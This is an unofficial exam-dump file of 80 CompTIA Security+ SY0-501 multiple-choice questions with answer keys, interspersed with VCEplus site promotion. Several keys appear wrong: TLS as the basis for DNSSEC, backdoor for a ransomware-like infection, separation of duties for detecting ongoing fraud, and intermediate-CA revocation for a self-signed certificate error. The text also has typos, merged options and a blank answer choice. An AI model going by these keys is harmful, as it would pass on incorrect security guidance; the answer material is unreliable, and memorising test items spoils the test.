VCEplus.com

SY0-501.276q

Number: SY0-501
Passing Score: 800
Time Limit: 120 min

SY0-501

Website: https://vceplus.com
VCE to PDF Converter: https://vceplus.com/vce-to-pdf/
Facebook: https://www.facebook.com/VCE.For.All.VN/
Twitter : https://twitter.com/VCE_Plus

https://www.vceplus.com/

CompTIA Security+ Certification Exam

Exam A

QUESTION 1

VCEplus.com

Malicious traffic from an internal network has been detected on an unauthorized port on an application server.
Which of the following network-based security controls should the engineer consider implementing?

A. ACLs
B. HIPS
C. NAT
D. MAC filtering

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
A network administrator wants to implement a method of securing internal routing. Which of the following should the administrator implement?

https://www.vceplus.com/

A. DMZ
B. NAT
C. VPN
D. PAT

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 3
A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.
- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.
D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

VCEplus.com

Correct Answer: ACG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

Correct Answer: C
Section: (none)

VCEplus.com

Explanation
Explanation/Reference:

QUESTION 5
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive
D. True positive

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 6
An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:

- New Vendor Entry – Required Role: Accounts Payable Clerk
- New Vendor Approval – Required Role: Accounts Payable Clerk
- Vendor Payment Entry – Required Role: Accounts Payable Clerk
- Vendor Payment Approval – Required Role: Accounts Payable Manager

VCEplus.com

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

A.

New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

B.

New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

C.

New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager

www.vceplus.com - Free Questions & Answers - Online Courses - Convert VCE to PDF - VCEplus.com

VCEplus.com

D.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

VCEplus.com

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1
B. 2

CEplus.com

C. 3
D. 4

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Which of the following security controls does an iris scanner provide?

A. Logical
B. Administrative
C. Corrective
D. Physical
E. DetectiveF. Deterrent

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 10
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Correct Answer: B
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 11
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
A company has a data classification system with definitions for “Private” and “Public”. The company’s security policy outlines how data should be protected based on type. The company recently added the data type “Proprietary”.

Which of the following is the MOST likely reason the company added this data type?
A. Reduced cost
B. More searchable data
C. Better data classification
D. Expanded authority of the privacy officer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

VCEplus.com

A. Owner
B. System
C. Administrator
D. User

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent
B. Preventive
C. Detective
D. Compensating

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are
MOST likely occurring? (Select two.)

A. Replay
B. Rainbow tables
C. Brute force

VCEplus.com

D. Pass the hash
E. Dictionary

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Ann. An employee in the payroll department, has contacted the help desk citing multiple issues with her device, including:

- Slow performance
- Word documents, PDFs, and images no longer opening
- A pop-up

Ann states the issues began after she opened an invoice that a vendor emailed to her. Upon opening the invoice, she had to click several security warnings to view it in her word processor. With which of the following is the device MOST likely infected?

VCEplus.com

A. Spyware
B. Crypto-malware
C. Rootkit
D. Backdoor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
A company is terminating an employee for misbehavior. Which of the following steps is MOST important in the process of disengagement from this employee?

A. Obtain a list of passwords used by the employee.
B. Generate a report on outstanding projects the employee handled.
C. Have the employee surrender company identification.

VCEplus.com

D. Have the employee sign an NDA before departing.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

A. A perimeter firewall and IDS
B. An air gapped computer network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

https://www.vceplus.com/

A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access.
The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

A. The user's account was over-privileged.
B. Improper error handling triggered a false negative in all three controls.
C. The email originated from a private email server with no malware protection.
D. The virus was a zero-day attack.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

A. LDAP
B. TPM

CEplus.com

C. TLS
D. SSL
E. PKI

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A company hires a consulting firm to crawl its Active Directory network with a non-domain account looking for unpatched systems. Actively taking control of systems is out of scope, as is the creation of new administrator accounts. For which of the following is the company hiring the consulting firm?

A. Vulnerability scanning
B. Penetration testing
C. Application fuzzing
D. User permission auditing

CEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

A. Give the application team administrator access during off-hours.
B. Disable other critical applications before granting the team access.
C. Give the application team read-only access.
D. Share the account with the application team.

Correct Answer: C
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 25
Which of the following cryptographic attacks would salting of passwords render ineffective?

A. Brute force
B. Dictionary
C. Rainbow tables
D. Birthday

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 26

VCEplus.com

A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

A. LDAP services
B. Kerberos services
C. NTLM services
D. CHAP services

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.

QUESTION 27
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

VCEplus.com

A. RA
B. CA
C. CRL
D. CSR

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM

VCEplus.com

C. XSS
D. SQLi

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus

Correct Answer: A

VCEplus.com

Section: (none)
Explanation
Explanation/Reference:

QUESTION 31
Which of the following technologies employ the use of SAML? (Select two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 32
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

CEplus.com

The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address     Foreign Address        State
TCP   0.0.0.0:135       0.0.0.0:0              LISTENING       RpcSs [svchost.exe]
TCP   0.0.0.0:445       0.0.0.0:0              LISTENING       [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20           ESTABLISHED     winserver.exe
UDP   192.168.1.10:1900 *.*                                    SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

CEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

A. The scan job is scheduled to run during off-peak hours.
B. The scan output lists SQL injection attack vectors.
C. The scan data identifies the use of privileged-user credentials.
D. The scan results identify the hostname and IP address.

Correct Answer: B

VCEplus.com

Section: (none)
Explanation
Explanation/Reference:

QUESTION 35
An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

A. PEAP
B. EAP
C. WPA2
D. RADIUS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

QUESTION 36
A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)

A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP

F. HTTPS
G. LDAPS

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
An auditor is reviewing the following output from a password-cracking tool:

```
user1: Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following must be intact for evidence to be admissible in court?

A. Chain of custody
B. Order of volatility

CEplus.com

C. Legal hold
D. Preservation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.

Correct Answer: A
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 40
Which of the following cryptography algorithms will produce a fixed-length, irreversible output?

A. AES
B. 3DES
C. RSA
D. MD5

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

CEplus.com

QUESTION 41
A technician suspects that a system has been compromised. The technician reviews the following log entry:

WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll

Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

CEplus.com

QUESTION 42
A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43

VCEplus.com

A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org. Which of the following commands should the security analyst use? (Select two.)

A.
```
nslookup
comptia.org
set type=ANY
ls-d example.org
```

B.
```
nslookup
comptia.org
set type=MX
example.org
```

VCEplus.com

C. `dig -axfr comptia.org @example.org`

D. `ipconfig /flushDNS`

E.
```
ifconfig eth0 down
ifconfig eth0 up
dhclient renew
```

F. `dig @example.org comptia.org`

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44

VCEplus.com

Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Select two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

Correct Answer: AD
Section: (none)
Explanation
Explanation/Reference:

QUESTION 45
A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

VCEplus.com

A. ISA
B. NDA
C. MOU
D. SLA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following would meet the requirements for multifactor authentication?

A. Username, PIN, and employee ID number
B. Fingerprint and password
C. Smart card and hardware token

VCEplus.com

D. Voice recognition and retina scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A manager suspects that an IT employee with elevated database access may be knowingly modifying financial transactions for the benefit of a competitor. Which of the following practices should the manager implement to validate the concern?

A. Separation of duties
B. Mandatory vacations
C. Background checks
D. Security awareness training

VCEplus.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 49
Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

A. Cross-site scripting
B. DNS poisoning
C. Typo squatting
D. URL hijacking

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 50
A systems administrator is reviewing the following information from a compromised server:

Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache
B. LSASS
C. MySQL
D. TFTP

Correct Answer: A

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

A. RADIUS
B. TACACS+
C. Diameter
D. Kerberos

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 52
The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

A. Authentication
B. HVAC
C. Full-disk encryption
D. File integrity checking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53

VCEplus.com

As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams. Which of the following BEST describes the assessment being performed?

A. Black box
B. Regression
C. White box
D. Fuzzing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

VCEplus.com

A. Removing the hard drive from its enclosure
B. Using software to repeatedly rewrite over the disk space
C. Using Blowfish encryption on the hard drives
D. Using magnetic fields to erase the data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Which of the following are methods to implement HA in a web application server environment? (Select two.)

A. Load balancers
B. Application layer firewalls
C. Reverse proxies

CEplus.com

D. VPN concentrators
E. Routers

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

A. FTPS
B. SFTP
C. SSL
D. LDAPS
E. SSH

CEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs
B. Installing a software-based IPS on all devices
C. Enabling full disk encryption
D. Implementing a unique user PIN access functions

Correct Answer: A

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

A. Recovery
B. Identification
C. Preparation
D. Documentation
E. Escalation

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

VCEplus.com

QUESTION 59
A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

A. HTTPS
B. LDAPS
C. SCP
D. SNMPv3

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60

VCEplus.com

During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Select two.)

VCEplus.com

A. Geofencing
B. Remote wipe
C. Near-field communication
D. Push notification services
E. Containerization

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Select two.)

A. ALE

CEplus.com

B. AV
C. ARO
D. EF
E. ROI

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Which of the following AES modes of operation provide authentication? (Select two.)

A. CCM
B. CBC
C. GCM
D. DSA
E. CFB

CEplus.com

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

CEplus.com

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software

VCEplus.com

-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001
B. Server101
C. Server201
D. Server301

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.
B. Place the phones and PBX in their own VLAN.
C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 67
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

VCEplus.com

A. Dynamic analysis
B. Change management
C. Baselining
D. Waterfalling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Select two.)

A. Ping
B. Ipconfig
C. Tracert
D. Netstat
E. Dig
F. Nslookup

VCEplus.com

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy

VCEplus.com

-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

https://www.vceplus.com/

A. Use a camera for facial recognition
B. Have users sign their name naturally
C. Require a palm geometry scan
D. Implement iris recognition
Correct Answer: B

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company. Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

A. Pre-shared key
B. Enterprise
C. Wi-Fi Protected setup
D. Captive portal

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 72
After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?

A. NAC
B. Web proxy
C. DLPD. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 73
A security analyst has received the following alert snippet from the HIDS appliance:

VCEplus.com

PROTOCOL	SIG	SRC.PORT	DST.PORT
TCP	XMAS SCAN	192.168.1.1:1091	192.168.1.2:8891
TCP	XMAS SCAN	192.168.1.1:649	192.168.1.2:9001
TCP	XMAS SCAN	192.168.1.1:2264	192.168.1.2:6455
TCP	XMAS SCAN	192.168.1.1:3464	192.168.1.2:8744

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 74
An administrator is configuring access to information located on a network file server named “Bowman”. The files are located in a folder named “BalkFiles”. The files are only for use by the “Matthews” division and should be read-only. The security policy requires permissions for shares to be managed at the file system layer and also requires those permissions to be set according to a least privilege model. Security policy for this data type also dictates that administrator-level accounts on the system have full access to the files.

The administrator configures the file share according to the following table:

VCEplus.com

Share permissions			
1	Everyone	Full control	
File system permissions			
2	Bowman\Users	Modify	Inherited
3	Domain\Matthews	Read	Not inherited
4	Bowman\System	Full control	Inherited
5	Bowman\Administrators	Full control	Not inherited

Which of the following rows has been misconfigured?

A. Row 1
B. Row 2
C. Row 3
D. Row 4
E. Row 5

VCEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies
D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 77
A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts. Which of the following should the security analyst use to prevent this vulnerability?

A. Application fuzzing
B. Error handling
C. Input validation
D. Pointer dereference

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 78
Which of the following differentiates a collision attack from a rainbow table attack?
A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

Time	Source	Destination	Account Name	Action
11:01:31	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:32	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:33	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:34	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:35	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:36	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:37	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:38	18.12.98.145	10.15.21.100	Joe	Logon Successful

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Correct Answer: C
Section: (none)
Explanation
